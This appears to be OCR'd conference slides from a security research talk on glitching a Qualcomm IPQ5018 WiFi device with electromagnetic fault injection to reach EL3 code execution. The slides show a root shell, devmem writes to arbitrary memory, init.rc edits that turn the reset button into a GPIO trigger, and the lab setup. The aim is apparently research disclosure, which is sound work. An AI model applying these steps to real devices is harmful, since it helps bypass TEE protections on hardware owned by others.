
```
$ hexdump -C boot_b -n 256
00000000  17 00 00 00 03 00 00 00  00 00 00 00 28 00 00 50  |............(..P|
00000010  00 19 72 00 00 e8 71 00  28 e8 71 50 00 01 00 00  |..r...q.(.qP....|
00000020  28 e9 71 50 00 30 00 00  41 4e 44 52 4f 49 44 21  |(.qP.0..ANDROID!|
00000030  c3 c1 5a 00 00 00 08 42  50 14 17 00 00 00 00 43  |..Z....BP......C|
00000040  00 00 00 00 00 00 f0 42  00 01 00 42 00 08 00 00  |.......B...B....|
00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000060  00 00 00 00 00 00 00 00  69 6e 69 74 3d 2f 69 6e  |........init=/in|
00000070  69 74 20 63 6c 6b 5f 69  67 6e 6f 72 65 5f 75 6e  |it clk_ignore_un|
00000080  75 73 65 64 20 72 6e 67  5f 63 6f 72 65 2e 64 65  |used rng_core.de|
00000090  66 61 75 6c 74 5f 71 75  61 6c 69 74 79 3d 31 30  |fault_quality=10|
000000a0  30 20 67 70 74 20 63 6f  6e 73 6f 6c 65 3d 20 20  |0 gpt console=  |
000000b0  72 6f 20 6d 6f 64 75 6c  65 5f 62 6c 61 63 6b 6c  |ro module_blackl|
000000c0  69 73 74 3d 6f 76 65 72  6c 61 79 20 6c 6f 67 63  |ist=overlay logc|
000000d0  61 74 5f 62 75 66 66 65  72 5f 73 69 7a 65 73 3d  |at_buffer_sizes=|
000000e0  31 30 32 34 2c 32 2c 32  2c 33 32 00 00 00 00 00  |1024,2,2,32.....|
000000f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
0000100
```

Root shell



```
# whoami
root
#
# getprop ro.build.date
Tue Mar 12 04:21:24 UTC 2024
# getprop ro.build.description
sirocco-user 3.73 OPENMASTER 406133 release-keys
# getprop ro.build.version.release
3.73
# getprop ro.build.version.incremental
406133
#
```

Where are we now?



How do we get to EL3?

We have a plan!

- Glitch SMC request(s) to achieve R/W primitives in EL3 memory:
  - We like EMFI
- Bypass TEE memory protection
- Achieve code execution in EL3

Glitch an SMC request… with EMFI ?

- Yes!
  - See our previous HITB2021 research on the IPQ4018

- This requires:
  - Being able to send SMCs to TEE:
    - i.e. obtain NS-EL1 privileges (Android kernel or U-Boot)
  - Building an EMFI setup
  - Characterizing the IPQ5018 SoC
  - Identifying faults suitable for our attack

Getting to EMFI.

EL1 privileges


- devmem allows us to read/write arbitrary memory addresses
  - Requires root privileges, of course
  - …but we are root already ☺

- Kernel exec achieved by simply loading a custom LKM (Linux Kernel Module):
  - Make sure this is enabled in `init.rc`
  - We created a couple LKMs in the course of this research

Building an FI setup

- Some “ingredients” are typically needed:
  - regardless of the FI technique (i.e. EMFI here)
- Examples:
  - Communication: interacting with the target during the glitch cycle
  - Trigger: to time our glitching attempts
  - Reset: to restore the target to a known state


Communication



Serial port on the PCB (soldered header)

Trigger (1)

- We need control of a GPIO pin to trigger our glitches
- Factory reset button:
  - configured as GPIO input in `init.rc`
- We configure it as an output:
  - Still in `init.rc`



```
on init
    # Export FDR button GPIO
    # write /sys/class/gpio/export "487"
    # write /sys/class/gpio/gpio487/active_low "1"

    # Raelize (Trigger; out; signal low (3))
    write /sys/class/gpio/export "487"
    write /sys/class/gpio/gpio487/active_low "1"
    write /sys/class/gpio/gpio487/direction "out"
    write /sys/class/gpio/gpio487/value "3"
```

Trigger (2)

- We want to control the pin directly:
  - i.e. not through the GPIO driver
- We probe the GPIO address space using the `devmem` command:
  - We find the address it is mapped to
- We can easily control our trigger by writing to address `0x01016004`:
  - via devmem
  - from the LKM


Set GPIO pin HIGH

```
/ # devmem 0x01016004 32 0x3
```

Set GPIO pin LOW

```
/ # devmem 0x01016004 32 0x0
```


Trigger (3)



Trigger signal is now easily accessible

Reset

- The target does not have a reset button
- We use a solid state relay to power cycle the target
- We start our shell as soon as possible:
  - To reduce reset cycle timing




EMFI glitcher

- Keysight EM-FI transient probe:
  - to generate the EM pulse


- Keysight Spider:
  - Glitching state machine and pattern generator

- Keysight EM Probe Station:
  - XYZ stage to move the EM probe




* All images in this slide are from Keysight website

Wifi Pro EMFI setup



…in real life…


riscure
Probe Station
riscure
WARNING!
riscure
riscure
Spider

Qualcomm IPQ5018 EMFI characterization.

Characterization (1)

- Allows to check if the SoC is vulnerable

- Identify favorable glitch parameters
    - Glitch Location
    - Glitch Power

